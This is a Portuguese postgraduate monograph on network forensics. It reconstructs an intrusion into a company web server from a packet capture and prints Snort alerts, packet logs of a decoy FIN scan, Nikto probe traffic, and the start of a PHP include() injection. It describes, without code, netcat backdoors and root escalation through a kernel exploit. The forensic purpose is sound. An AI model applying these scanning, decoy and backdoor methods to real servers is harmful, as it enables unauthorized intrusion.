Adriana Ribeiro Teixeira

PERÍCIA FORENSE DE REDE: TEORIA E PRÁTICA

Monografia de Pós-Graduao "*Lato Sensu*" apresentada ao Departamento de Ciência da Computação para obtenção do título de Especialista em "Administração em Redes Linux"

Orientador
Prof. M.Sc. Denilson Vedoveto Martins

Lavras
Minas Gerais - Brasil
2009

Adriana Ribeiro Teixeira

PERÍCIA FORENSE DE REDE: TEORIA E PRÁTICA

Monografia de Pós-Graduao "*Lato Sensu*" apresentada ao Departamento de Ciência da Computação para obtenção do título de Especialista em "Administração em Redes Linux"

Aprovada em *22 de Novembro de 2009*

Prof. D.Sc. Joaquim Quinteiro Uchôa

Prof. M.Sc. Sandro Melo

Prof. M.Sc. Denilson Vedoveto Martins
(Orientador)

Lavras
Minas Gerais - Brasil
2009

Agradecimentos

A Deus, pela concessão da sua divina luz, proteção e orientação.

Aos meus pais e familiares, por me apoiarem e me incentivarem.

Ao meu orientador, Denilson Vedoveto Martins, pelo apoio e contribuição ao longo deste trabalho e principalmente pela paciência em aceitar por três vezes que o tema fosse mudado.

Agradeço ao Prof. Joaquim Uchôa, coordenador do Curso ARL por estar sempre presente nas horas de dúvida.

Ao Prof. Sandro Melo por ter indicado que um trabalho da disciplina de segurança computacional poderia tornar-se uma monografia tão enriquecedora.

Aos demais professores do curso Pós-Graduação em Administração de Rede Linux - ARL/UFLA, que também compartilham os seus conhecimentos e contribuíram com o meu conhecimento.

Ao meu amigo Rodrigo, (Ro) que muitas madrugadas esteve ao meu lado me ajudando em vários momentos difíceis. Ao meu eterno amigo que tive o prazer de conhecer Luis Machado (cabra), pelo aprendizado e dedicação por esses meses que estudamos juntos, e também pela sua compreensão e profissionalismo.

Um agradecimento muito especial aos meus queridos amigos, companheiros, irmãos e concorrentes da turma ARL108 (Ruy Takata (jaspion), Lucas Brasilino, Bruno Aguieiras, Dênis Altoé, José Geraldo (JotaGera), Lauro Silveira, Leandro Oliveira, Osvaldo Novais (mineirinho), Paulo Galego (Paulinho), Radson Santos, Richer Tiago, Antonio Pazebão e Emerson Resende). Muito obrigada por me acolherem como amiga. Vocês já fazem parte da minha vida.

E a todos aqueles que, de algum modo, me ajudaram.

Sumário

Lista de Figuras

Lista de Tabelas

Resumo

O objetivo deste trabalho é relatar um incidente de segurança que ocorreu na empresa Gato Molhado Corp. A invasão ocorreu no servidor Web desta empresa aproveitando-se de uma vulnerabilidade existente na função inc do PHP, popularmente conhecida como PHP Injection. A partir disso foi realizado o acesso como root com sucesso realizado assim um deface no servidor Web. Ainda foi deixado pelo invasor um backdoor para evitar que ele tivesse todo o trabalho de explorar novamente a vulnerabilidade.

O administrador de rede possuía um serviço conhecido como tcpdump, utilizando o software livre wireshark no sistema operacional linux debian para analisar os pacotes capturados. Foi necessário utilizar diversas ferramentas de software livre para contextualizar e provar que o incidente de segurança foi considerado grave, pois o invasor conseguiu tornar-se root tendo assim acesso a tudo neste servidor, mesmo parecendo inexperiente por ter feito apenas um deface no mesmo.

Além do wireshark utilizado, foi necessário também utilizar o snort que é um detector de invasão conceituado, o nikto que é um software para verificar as vulnerabilidades num servidor e na rede e o chaosreader que gera relatórios html para que a análise pudesse ser verificada com maior precisão.

Palavras-Chave: Segurança; Invasão; Forense; Provas.

Capítulo 1

Introdução

Percebe-se que a segurança das informações, principalmente com relação a empresas, vem crescendo no âmbito computacional e isso requer tratamentos para proteger os dados de uma determinada organização.

Segundo (FIGG; ZHOU, 2007), as organizações tem a responsabilidade de manter um controle completo sobre os dados e informações relevantes que ficam armazenadas em seus equipamentos. E por esse motivo o comprometimento com o controle dos dados deu origem as investigações forenses.

O número de ataques nas médias e grandes corporações vem aumentando cada vez mais e os invasores de maneira geral estão aperfeiçoando seus métodos, dificultando a ação de profissionais responsáveis pela proteção e manutenção dos dados nas corporações.

Uma invasão é um dos crimes mais complexos de se investigar, principalmente quando lida-se com intrusos sofisticados e altamente motivados. Segundo (CASEY, 2006), os investigadores devem agir de forma rápida para localizar e preservar a potencial evidência de ataques antes que ela seja perdida ou alterada, sem interromper as operações no ambiente analisado.

O processo de análise forense executa uma série de atividades para uma investigação completa. (CARRIER, 2002) cita que, para uma melhor abordagem sobre esse processo, a análise forense computacional pode ser dividida basicamente em três fases: a aquisição, onde são coletadas as evidências, a análise, que examina e analisa as provas adquiridas e a apresentação, que mostra os resultados da investigação. A figura 1.1 ilustra a divisão das etapas de todo o processo de análise.

Figura 1.1: Fases da Análise Forense Computacional(CARRIER, 2002)

Forense computacional compreende a identificação, conservação e análise da informação, seja ela armazenada, transmitida ou produzida por um sistema computacional. Um dos principais objetivos da perícia forense é realizar uma investigação de forma organizada e estruturada, com padrões e metodologias que auxiliem no processo de descobrir detalhes específicos dos crimes, apresentando resultados que possam ajudar também no processo criminal em si.

Procurar inconsistências que possivelmente poderiam mostrar tentativas ocultas também é um tipo de cuidado interessante quando se trata da confiabilidade das informações.

Por isso é ressaltado que se deve examinar cada fragmento dos dados disponíveis, para que a intenção do invasor de esconder ou criar falsas provas seja descoberta (VENEMA, 2007).

1.1 Motivação

Atualmente vem crescendo o número de invasões nas empresas e por isso se faz necessário que pesquisas nessa área cresça cada vez mais e com qualidade. Nos anos 70 a internet não foi projetada pensando na segurança da informação porque não se imaginava que a grande rede se popularizaria de forma tão intensa como hoje.

Os riscos presentes nos dias de hoje envolvem desde roubo de número de cartões de crédito, desvio de dinheiro, roubo de senhas, alteração de páginas de servidores web, até ataques que visam tirar serviços do ar. É importante estudar cada vez mais os métodos novos que surgem de segurança para se aprimorar e proteger os dados de uma organização.

1.2 Objetivos

Este trabalho tem como objetivo geral analisar uma invasão no servidor web de uma organização mostrando quais servidores foram invadidos e quais os métodos utilizados pelo invasor. Os objetivos específicos deste trabalho são:

- Utilizar sniffer de rede;
- Utilizar detectores de vulnerabilidades de rede;
- Utilizar IDS de rede;
- Utilizar softwares de varredura de portas;
- Utilizar gerador de relatrios para visualizar os passos realizados pelo invasor;
- Pesquisar vulnerabilidades do kernel em sites de segurança;
- Compilar software para tornar-se root de um servidor.

1.3 Metodologia

Este trabalho foi realizado a partir de arquivo pcap capturado no servidor firewall bridge que ficava ouvindo tudo o que se passava na rede. Após detectar o fato ocorrido, utilizou-se o software Wireshark que lê arquivos de capturas geradas pelo tcpdump. Através desse software foi possível verificar passo-a-passo o ataque feito pelo invasor.

Após isso, foi descoberto o intervalo de tempo que o invasor entrou até a sua saída do servidor, observando assim quantos pacotes TCP e UDP percorreram na rede. Foi possível observar a data e hora do primeiro e do último pacote. Para este fim foram utilizados os softwares tcptrace e o tcpslice.

Em seguida, utilizou-se o chaosreader0.94.pl o qual processa arquivos PCAP gerando assim relatórios html e reconstruindo os passos exatos feitos pelo invasor.

A seguir, foi necessário utilizar o snort o qual um IDS e lê arquivos PCAP também gerando assim um arquivo de Alert que exibe que o ataque partiu de várias máquinas de forma coordenada.

E por fim, foram seguidos todos os passos do invasor desde os diversos envios de pacotes ICMP de diversos IPs diferentes para forjar a falsificação de IPs, o Nikto para descobrir as vulnerabilidades na rede, falhas de programação PHP, pesquisas de exploits em sites de segurança oficiais e acesso remoto no servidor.Todos esses passos foram descobertos através do wireshark comprovando o poder dessa ferramenta.

1.4 Organização do Trabalho

O capítulo 1 trata da motivação do trabalho, dos seus objetivos, da metodologia utilizada e da organização dos capítulos.

O capítulo 2 faz um histórico do cenário da organização Gato Molhado Corp, da configuração do ambiente de experimentos como por exemplo, a configuração dos servidores, e expõe uma visão macro que ilustra as diversas ferramentas de análise utilizadas.

O capítulo 3 realiza a identificação da invasão apartir do arquivo PCAP, verifica a primeira e a última sessão das conexões tcp, exibe as técnicas de varreduras de portas no servidor alvo, investiga falhas de programação PHP e tentativas de conexões no backdoor já instalado mudando apenas o número da porta.

O capítulo 4 mostra como o invasor acessou o servidor através de um terminal remoto a partir do navegador web Mozilla/4.75, a escalada de privilégios usando um exploit exposto no kernel do servidor invadido e a ativação do backdoor com privilégios de superusuário.

O capítulo 5 exibe a análise técnica do perito do ponto de vista cronológico nas ações do invasor como a ordem dos pacotes executados e os comandos executados.

O capítulo 6 é a conclusão do trabalho.

Capítulo 2

Análise Forense Computacional

2.1 Histórico

O cenário apresentado pela corporação GatoMolhado Corp, como demonstra a figura 2.1, tem por objetivo apresentar o relato de um incidente de segurança em um servidor. O administrador responsável pela rede mantinha um Firewall Bridge onde havia um sniffer gravando todos os pacotes que passavam pelo Firewall para que fosse possível realizar uma posterior Análise Forense de Rede, a partir de um arquivo padrão PCAP que é analisado por várias ferramentas de Software Livre.

A Análise Forense de Rede é fonte rica de informações de um Incidente de Segurança em um servidor, principalmente em se tratando de Incidentes de Invasão de Sistemas.

Este passo-a-passo foi composto usando as informações pertinentes obtidas na análise do arquivo PCAP do Firewall Brigde capturadas da máquina virtual com o Wireshark instalado.

Para instalar o Wireshark (tcpdump) utiliza-se o comando *apt-get install wireshark* (para distribuições debian) ou se preferir outras plataformas pode-se baixar do site oficial `http://www.wireshark.org/` onde também é possível encontrar toda a documentação.(OREBAUGH, 2007)

Na Análise Forense de Rede em uma Perícia Forense Computacional, quantos mais se reconstroem as informações do Incidente, determinando o que realmente aconteceu, mais se valida o uso da mesma.




Figura 2.1: Cenário onde ocorreu o Incidente de Segurança

2.2 Configuração do ambiente de experimentos

A configuração dos servidores é concebida através da topologia Dual Home com um Firewall Bridge. A listagem das características de cada servidor estão listados a seguir:

- Servidor Firewall:
  - Sistema Operacional FreeBSD 6.0;
  - Servidor Pentium III com duas interfaces de redes atuando em modo Brigde;
  - Tcpdump capturando todos os pacotes.
- Servidor Alvo:

- Sistema Operacional Linux – distribuição Debian Woody 3.0;
- Kernel 2.4.18;
- Instalação padrão sem a execução de um procedimento de Hardening;
- Apache 1.3.26 com suporte a PHP 4.1.2 com Safe Mode desabilitado;
- Site PHP com problema de segurança devido ao uso incorreto da função include().

2.3 Visão Macro

Foi necessário utilizar diversas ferramentas de análise de protocolo para que fosse possível reconstruir exatamente os passos executados pelo invasor e também para identificar as técnicas utilizadas por ele.

Afirma-se que o invasor utilizou técnicas de levantamento de dados, como o PING e portscan, além de falsificação de IP, utilizando o ip spoofing. A ferramenta que ele utilizou a seguir foi o NMAP, a qual foi instalada pelo comando *apt-get install nmap* (para distribuições debian) ou se preferir outras plataformas faz-se o download do site oficial `http://nmap.org`. Ele também utilizou o Nikto, que é uma ferramenta de varredura de vulnerabilidade web obtida em `http://cirt.net/nikto2`.

Após a invasão ter ocorrido ele utilizou o Nikto para tentar descobrir as vulnerabilidades que existia na porta 80 e descobriu que elas existiam no PHP. Após isso, ele passou a injetar códigos PHP através da função inc, iniciando a execução da travessia de diretórios e a execução generalizada de comandos no sistema.

Através dessa vulnerabilidade, o invasor ativou um backdoor que já existia, instalado no servidor da vítima, que foi o programa NETCAT (`http://netcat.sourceforge.net`), fazendo que ele escutasse na porta 65321. E após ele executar transferência de arquivos, alguns sendo arquivos html e imagens, que ele utilizou posteriormente para desconfigurar o site, ele instalou um backdoor na porta 6666 de nome Skull e ainda deixou ativado no /etc/init.d/ para que todas as vezes que o servidor fosse ligado ele ativasse o mesmo, deixando assim aberto o canal para futuras invasões. O ataque foi concretizado após várias tentativas, onde o mesmo obteve com sucesso os privilégios de root no sistema. Foi possível identificar também o código fonte que o invasor instalou.

Este invasor não se preocupou em eliminar os seus rastros deixados no servidor invadido e nem mesmo em utilizar alguma técnica antiforense.

Capítulo 3

Análise e Identificação da Invasão

3.1 Análise do arquivo PCAP do Firewall Brigde

Toda investida de ataques foi capturada pela ferramenta Wireshark (SANDERS, 2007), de forma que todos os 1518 bytes correspondentes dos quadros foram armazenados em um arquivo denominado *gatomolhado.pcap*. Foi possível interpretar, identificar e recuperar os detalhes apresentados pelo arquivo. Dessa forma ratificou-se que durante um incidente, a coleta de dados de redes, tanto no sistema comprometido, como em ativos de redes, pode fornecer importantes informações relacionadas ao incidente.

Para identificar os detalhes sobre o arquivo *gatomolhado.pcap* utilizou-se o comando *file gatomolhado.pcap*. O resultado do comando pode ser visualizado a seguir:

```
#file gatomolhado.pcap
gatomolhado.pcap: tcpdump capture file (little-endian) - \
   version 2.4 (Ethernet, capture length 1518)
```

Para identificar o intervalo de tempo, iniciou-se a análise em que ocorreu este tráfego para decidir se era necessário dividir o tráfego com o tcpslice para analisar o intervalo de tempo. Para instalar o tcptrace e o tcpslice utilizou-se o comando *apt-get install tcptrace tcpslice* (para distribuições debian) ou se preferir outras plataformas faz-se o download do site oficial `http://jarok.cs.ohiou.edu/software/tcptrace`.

A saída do comando *tcptrace -q -xcollie gatomolhado.pcap > inicio_sessao.txt* permite uma visão geral do evento da seguinte forma:

```
#cat inicio_sessao.txt |more
1 arg remaining, starting with 'gatomolhado.pcap'
Ostermann's tcptrace -- version 6.6.1 -- Wed Nov 19, 2003
40123 packets seen, 40117 TCP packets traced, 0 UDP packets traced
elapsed wallclock time: 0:00:32.043081, 1252 pkts/sec analyzed
trace file elapsed time: 0:18:18.634017
Source file: gatomolhado.pcap
File modification timestamp: Wed Apr 1 18:16:54 2009
First packet: Sat Aug 12 03:34:09.690030 2006
Last packet: Sat Aug 12 03:52:28.324047 2006
```

Foi identificado que o primeiro pacote ocorreu em 12 de agosto de 2006 s 03:34:09 e que o último ocorreu no mesmo dia as 03:52:28. Com este tipo de detalhamento, pode-se observar que a ferramenta tcpslice tornou-se interessante ou o módulo slice do tcptrace para seccionar o arquivo PCAP em arquivo menores que contivessem período menores para analisar sessões relevantes.

3.2 Verificando a primeira e a última sessão

Para verificar a primeira e a última sessão de conexões tcp, deve-se analisar o arquivo inicio_sessao.txt gerado no item 3.1. A seguir, são mostrados os dados da primeira e da última sessão:

- A primeira sessão:

```
Session Start: Sat Aug 12 03:48:49.399882 2006
Session End: Sat Aug 12 03:49:09.967495 2006
Source IP address: 66.66.66.171
Source Port: 39756
Source Fully Qualified domain
cpe-66-66-66-171.rochester.res.rr.com
Destination IP address: 70.51.69.51
Destination Port: 80
Destination Fully Qualified domain name:
```

```
toronto12-1177765171.dsl.bell.ca
Bytes Transferred Source to Destination: 4153
Bytes Transferred Destination to Source: 22883
Packets Transferred Source to Destination: 35
Packets Transferred Destination to Source: 25
```

- A última sessão:

```
Session Start: Sat Aug 12 03:34:09.690322 2006
Session End: Sat Aug 12 03:34:09.690322 2006
Source IP address: 10.10.10.21
Source Port: 54659
Source Fully Qualified domain name: 10.10.10.21
Destination IP address: 70.51.69.51
Destination Port: 80
Destination Fully Qualified domain name:
toronto12-1177765171.dsl.bell.ca
Bytes Transferred Source to Destination: 0
Bytes Transferred Destination to Source: 0
Packets Transferred Source to Destination: 1
Packets Transferred Destination to Source: 0
```

3.3 Identificando técnicas de varredura de portas no servidor alvo

Inicialmente, o invasor utilizou técnicas de varreduras de portas no servidor alvo, utilizando a ferramenta NMAP, devido o conjunto de pacotes enviados e pelo fato de ter sido verificado o envio de ICMP Echo Request e o servidor ter respondido essas requisições com os pacotes ICMP Echo Replay, seguido de pacotes FIN, destinados a diversas portas. Foi descoberto que a porta 80 estava aberta, por se tratar de um Servidor Web. A combinação de duas técnicas para varrer as portas (FIN scan e falsificação de IP's) é conhecida como Decoy.

A técnica FIN scan é baseada na utilização de varredura em que pacotes que contém o flag FIN são enviados para diversas portas da máquina alvo do ataque, esperando-se que as portas abertas não retornem nenhum pacote. Segundo (RFC793, 1981), se um segmento TCP não tiver as flags SYN, RST ou ACK ativadas for recebido em uma porta de destino, o sistema deverá responder com um

pacote contendo o bit RST ativado, caso a porta esteja no estado fechada ou não responder com nenhum pacote caso a porta esteja no estado de aberta.

Este *portscan* é mais sutil, e embora apenas IDS mais bem implementados sejam capazes de identificar essa técnica, tem como desvantagem a incerteza do real estado da porta, visto que a falta de pacote de retorno quando a porta estã aberta pode indicar também que ela esteja filtrada, o que pode motivar falso positivo (em caso de pilha UNIX). é importante ressaltar que esse tipo de técnica depende de que os sistemas estejam de acordo com o que diz a RFC793, o que geralmente não acontece. Em alguns casos, alguns sistemas respondem com pacotes RST, independente da porta estar aberta ou fechada.

Primeiramente foi feito um PING e depois iniciou-se o Scan FIN como ilustra a figura 3.1. Para identificar as assinaturas de ataque foi utilizado o IDS Snort (RAMIREZ, 2005) para processar o arquivo PCAP, como também é mostrado na figura 3.1. O Snort (ALDER, 2007) gerou um arquivo de Alert o qual inicialmente observou-se que o ataque partiu de várias máquinas de forma coordenada, contudo somente um IP era o do real invasor, visto que os demais eram falsos para enganar os ativos de redes com IDS e os Peritos que fossem analisar os registros de eventos. É identificado o uso da varredura FIN Scan.

```
# snort -vde -c /etc/snort/snort.conf -r gatomolhado.pcap -l /
root/gatomolhado.pcap
# cat alert
 [**] [1:469:3] ICMP PING NMAP [**]
 [Classification: Attempted Information Leak] [Priority: 2]
08/12-03:34:09.690030 AA:0:4:0:A:4 -> 0:0:21:C9:A2:B9 type:0x800
len:0x2A
10.10.10.21 -> 70.51.69.51 ICMP TTL:41 TOS:0x0 ID:63844 IpLen:20
DgmLen:28
Type:8 Code:0 ID:36390 Seq:50384 ECHO
[Xref => http://www.whitehats.com/info/IDS162]
[**] [1:621:7] SCAN FIN [**]
[Classification: Attempted Information Leak] [Priority: 2]
08/12-03:34:09.795927 AA:0:4:0:A:4 -> 0:0:21:C9:A2:B9 type:0x800
len:0x36
10.10.10.21:54635 -> 70.51.69.51:23 TCP TTL:42 TOS:0x0 ID:5903
IpLen:20 DgmLen:40
*******F Seq: 0x7C61AA39 Ack: 0x0 Win: 0xC00 TcpLen: 20[Xref =>
http://www.whitehats.com/info/IDS27]
```

Figura 3.1: Varredura FIN Scan

O Wireshark através do log, permitiu identificar que esse ataque de varredura de portas se iniciou no pacote de número 9 e tem sua continuidade até o envio do pacote de número 9925 como é representado pela figura 3.2. Na máquina alvo, durante a varredura, os pacotes com o flag FIN partiram de 5 (cinco) endereços de IP distintos (10.10.10.21, 66.66.66.171, 66.66.66.98, 70.51.69.59 e 30.30.12.12), o que demonstra uma possível tentativa de o invasor mascarar o ataque.

9	18.715461	10.10.10.21	70.51.69.51	ICMP	Echo (ping) request
10	18.715568	66.66.66.171	70.51.69.51	ICMP	Echo (ping) request
11	18.715603	66.66.66.98	70.51.69.51	ICMP	Echo (ping) request
12	18.715638	70.51.69.59	70.51.69.51	ICMP	Echo (ping) request
13	18.715671	30.30.12.12	70.51.69.51	ICMP	Echo (ping) request
14	18.715753	10.10.10.21	70.51.69.51	TCP	54659 > http [ACK] Seq=1 Ac
15	18.715820	66.66.66.171	70.51.69.51	TCP	54659 > http [ACK] Seq=1 Ac
16	18.715860	66.66.66.98	70.51.69.51	TCP	54659 > http [ACK] Seq=1 Ac
17	18.715897	70.51.69.59	70.51.69.51	TCP	54659 > http [ACK] Seq=1 Ac
18	18.715934	30.30.12.12	70.51.69.51	TCP	54659 > http [ACK] Seq=1 Ac
19	18.718045	SC&C_c9:a2:b9	Broadcast	ARP	Who has 10.10.10.21? Tell
20	18.718131	70.51.69.51	66.66.66.171	ICMP	Echo (ping) reply
21	18.718220	SC&C_c9:a2:b9	Broadcast	ARP	Who has 66.66.66.98? Tell
22	18.718307	SC&C_c9:a2:b9	Broadcast	ARP	Who has 30.30.12.12? Tell
23	18.718395	70.51.69.51	66.66.66.171	TCP	http > 54659 [RST] Seq=1 Wi
24	18.821358	10.10.10.21	70.51.69.51	TCP	54635 > telnet [FIN] Seq=1
25	18.821477	66.66.66.171	70.51.69.51	TCP	54635 > telnet [FIN] Seq=1
26	18.821514	66.66.66.98	70.51.69.51	TCP	54635 > telnet [FIN] Seq=1
27	18.821549	70.51.69.59	70.51.69.51	TCP	54635 > telnet [FIN] Seq=1
28	18.821583	30.30.12.12	70.51.69.51	TCP	54635 > telnet [FIN] Seq=1
29	18.821664	10.10.10.21	70.51.69.51	TCP	54635 > rap [FIN] Seq=1 Win
30	18.821700	66.66.66.171	70.51.69.51	TCP	54635 > rap [FIN] Seq=1 Win
31	18.821734	66.66.66.98	70.51.69.51	TCP	54635 > rap [FIN] Seq=1 Win
32	18.821767	70.51.69.59	70.51.69.51	TCP	54635 > rap [FIN] Seq=1 Win
33	18.821798	70.51.69.51	66.66.66.171	TCP	telnet > 54635 [RST, ACK] S
34	18.821852	30.30.12.12	70.51.69.51	TCP	54635 > rap [FIN] Seq=1 Win
35	18.821895	10.10.10.21	70.51.69.51	TCP	54635 > ident [FIN] Seq=1 W
36	18.821929	66.66.66.171	70.51.69.51	TCP	54635 > ident [FIN] Seq=1 W
37	18.821963	66.66.66.98	70.51.69.51	TCP	54635 > ident [FIN] Seq=1 W
38	18.822019	70.51.69.59	70.51.69.51	TCP	54635 > ident [FIN] Seq=1 W
39	18.822053	30.30.12.12	70.51.69.51	TCP	54635 > ident [FIN] Seq=1 W

Figura 3.2: Visualização do log no Wireshark

Outra forma de um Perito analisar quais pacotes tem sua origem forjada, quais IP's são reais ou falsos, seria analisar as respostas do servidor Web atacado, como se pode observar em sessões do tcptrace, o qual foi possível visualizar que para todos os IP's falsos não existe resposta, ou seja, apenas é encaminhado o pacote de origem e não há posterior troca de pacote, como demonstra-se:

Session Start: Sat Aug 12 03:34:11.968966 2006
Session End: Sat Aug 12 03:34:11.968966 2006

Source IP address: ***10.10.10.21***
Source Port: 54635
Source Fully Qualified domain name: 10.10.10.21
Destination IP address: 70.51.69.51
Destination Port: 5680
Destination Fully Qualified domain name: bas6toronto12-1177765171.dsl.bell.ca
Bytes Transferred Source to Destination: 0
Bytes Transferred Destination to Source: 0
Packets Transferred Source to Destination: 1
Packets Transferred Destination to Source: 0
Session Start: Sat Aug 12 03:34:11.968919 2006
Session End: Sat Aug 12 03:34:11.968919 2006
Source IP address: ***66.66.66.98***
Source Port: 54635
Source Fully Qualified domain name: cpe666666-98.rochester.res.rr.com
Destination IP address: 70.51.69.51
Destination Port: 1367
Destination Fully Qualified domain name: bas6toronto12-1177765171.dsl.bell.ca
Bytes Transferred Source to Destination: 0
Bytes Transferred Destination to Source: 0
Packets Transferred Source to Destination: 1
Packets Transferred Destination to Source: 0
Session Start: Sat Aug 12 03:34:11.968932 2006
Session End: Sat Aug 12 03:34:11.968932 2006
Source IP address: ***70.51.69.59***
Source Port: 54635
Source Fully Qualified domain name: bas6toronto12-1177765179.dsl.bell.ca
Destination IP address: 70.51.69.51
Destination Port: 1367
Destination Fully Qualified domain name: bas6toronto12-1177765171.dsl.bell.ca
Bytes Transferred Source to Destination: 0
Bytes Transferred Destination to Source: 0
Packets Transferred Source to Destination: 1
Packets Transferred Destination to Source: 0
Session Start: Sat Aug 12 03:34:11.968945 2006
Session End: Sat Aug 12 03:34:11.968945 2006
Source IP address: ***30.30.12.12***
Source Port: 54635
Source Fully Qualified domain name: 30.30.12.12

Destination IP address: 70.51.69.51
Destination Port: 1367
Destination Fully Qualified domain name: bas6toronto12-1177765171.dsl.bell.ca
Bytes Transferred Source to Destination: 0
Bytes Transferred Destination to Source: 0
Packets Transferred Source to Destination: 1
Packets Transferred Destination to Source: 0

3.4 Identificando técnicas de varredura de vulnerabilidades

Observou-se que, de posse dos resultados, foi possível obter por meio do procedimento de varredura de portas, a informação de que a porta 80 estava aberta, porta esta que geralmente é utilizada para hospedar um servidor de páginas web. Por este motivo, o ataque que se segue consistiu em uma busca por vulnerabilidade nesse serviço, a qual foi realizada por meio do programa Nikto, como a figura 3.3 exibe.

O *Nikto* é um script licenciado sob a GPL e escrito na linguagem Perl com o objetivo de prover as funcionalidades de um scanner de vulnrabilidades para um servidor de páginas *web*, incluindo a verificação de componentes CGI. O ataque feito pelo *Nikto* ocorreu entre os pacotes de número 9931 e 38286 com duração de 13 segundos.

Na captura do Wireshark, tornou-se possível identificar o programa responsável pelo ataque, neste caso o *Nikto*, através da observação do conteúdo do campo User-Agent existente nos pacotes de requisições de páginas ao servidor Web.

Este campo User-Agent normalmente é utilizado para identificar o programa navegador, ou seja, um browser quando o mesmo solicita páginas de um servidor, no caso das requisições de páginas registradas no arquivo de log investigado, que estava preenchido com o valor Mozilla/4.75 (Nikto/1.35), como pode ser visto em 3.4. Isto é obtido após selecionar o pacote inicial do ataque de número 9931 e utilizando a opção *Follow TCP Stream* do sniffer Wireshark.

O *Nikto* não utiliza técnica alguma para esconder a sua própria identificação, uma vez que tem como meta ser uma ferramenta de auxílio ao administrador de redes, ao que diz respeito verificação de possíveis falhas em seus servidores web, em vez de ser uma ferramenta diretamente direcionada ao público com interesse na prática de invasões. é importante ressaltar que o invasor se apropriou das infor-

Figura 3.3: O arquivo de captura demonstra que o invasor utilizou o Nikto

```
HEAD / HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/4.75 (Nikto/1.35)
Host: www.lammerkit.xxx.br
```

Figura 3.4: User Agent

mações de versão do servidor *Web* e os demais detalhes sobre o mesmo, e que o Nikto não foi capaz de informar ao invasor qualquer problema do qual ele pudesse tirar proveito, pois na varredura notou-se que o invasor não utilizou nenhuma falha possivelmente identificada pelo *Nikto*.

3.5 Reprocessando o *Payload* dos pacotes

Do ponto de vista da aplicação no decorrer da análise do arquivo PCAP, é percebida a grande quantidade de troca de pacotes com o servidor web, tornando-se necessário analisar os payloads dos pacotes destinados ao servidor. Com o uso da ferramenta chaosreader0.94.pl[1], tornou-se possível processar um arquivo PCAP gerando um relatório HTML, o que possibilitou uma análise organizada de todos os pacotes de seus respectivos payloads, como o comando a seguir:

#chaosreader0.94.pl -e gatomolhado.pcap -D /root/resultado

Com os resultados obtidos pelo relatório gerado pelo chaosreader0.94.pl, ficou ainda mais clara a utilidade da ferramenta *Nikto*, visto que ela tenta executar diversos testes, explorando vulnerabilidades e má configuração do servidor *Web*. Observa-se abaixo que também com o uso do *Nikto* foi permitido ao invasor obter informações muito úteis quanto a versão do servidor*Web*, e a versão do PHP e sistema operacional. A saída abaixo mostra também que é possível identificar os vários métodos ativos no servidor Web, como o GET e POST e outros que não deveriam estar habilitados sem necessidade, como o HEAD, PUT, DELETE, CONNECT, OPTIONS, PATCH, PROPFIND, PROPPATCH, MKCOL, COPY, MOVE, LOCK, UNLOCK, e TRACE:

```
HTTP/1.1 200 OK
Date: Fri, 11 Aug 2006 20:27:25 GMT
Server: Apache/1.3.26 (Unix) Debian GNU/Linux PHP/4.1.2
Content-Length: 0
Allow: GET, HEAD, POST, PUT, DELETE, CONNECT, OPTIONS,
PATCH, PROPFIND, PROPPATCH, MKCOL, COPY, MOVE, LOCK,
UNLOCK, TRACE
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
```

A tabela 3.1 define cada método, veja a seguir:

[1] disponível em http://chaosreader.sourceforge.net

Tabela 3.1: Definição dos métodos ativos no servidor web, segundo (RFC4316, 2005)

MÉTODOS	DESCRIÇÃO
GET	Qualquer requisição de dados especificada por uma URL. Sempre retorna entidade, é uma condicional e partial GET.
HEAD	Idêntico ao GET, porém sem corpo. Pode ser usado para validar hyperlink . Retorna metadados.
POST	Envia dados a serem processados no servidor.
PUT	Envia dados que serão armazenados no servidor. Caso a operação não seja realizada o servidor não pode deixar de retornar uma mensagem da causa. O HTTP1.1 não define como esse método afeta o estado do servidor.
DELETE	Deleta os dados no servidor. As mensagens de resposta podem não ser o que parece.
TRACE	Ecoa o caminho feito pela requisição.
OPTIONS	Retorna a informação sobre as opções de conexão entre as partes da conexão.
CONNECT	Converte a conexão para TCP/Tunnel.
PATCH	Utilizado para aplicar modificações parciais em um recurso
PROPFIND	Utilizado para solicitar as propriedades definidas no recurso.
PROPPATCH	Processa intrusões especificadas no corpo da requisição para ajustar e/ou remover propriedades definidas no recurso.
MKCOL	Cria novas coleções.
COPY	Cria uma cópia do recurso de origem no recurso de destino.
MOVE	Equivale a um COPY seguido de um processo de manutenção consistente, seguido por um apagamento da origem.
LOCK	Utilizado para bloquear qualquer tipo de acesso.
UNLOCK	Remove o bloqueio criado pelo LOCK.

3.6 Investigação de Falhas de Programação PHP

O invasor, em busca de falhas no servidor, utilizou o Nikto munido de um browser Mozilla Firefox 1.0.7 e navegou no site hospedado no servidor Web que é possível acessar pela porta 80 da máquina alvo.

Através do tráfego gerado por algumas requisições de páginas, é percebido que o invasor na linha do log do arquivo PCAP gerou um *GET /index.php?inc =*

downloads.php e, o resultado desta url resultou na página index.php como demonstra a figura 3.5.

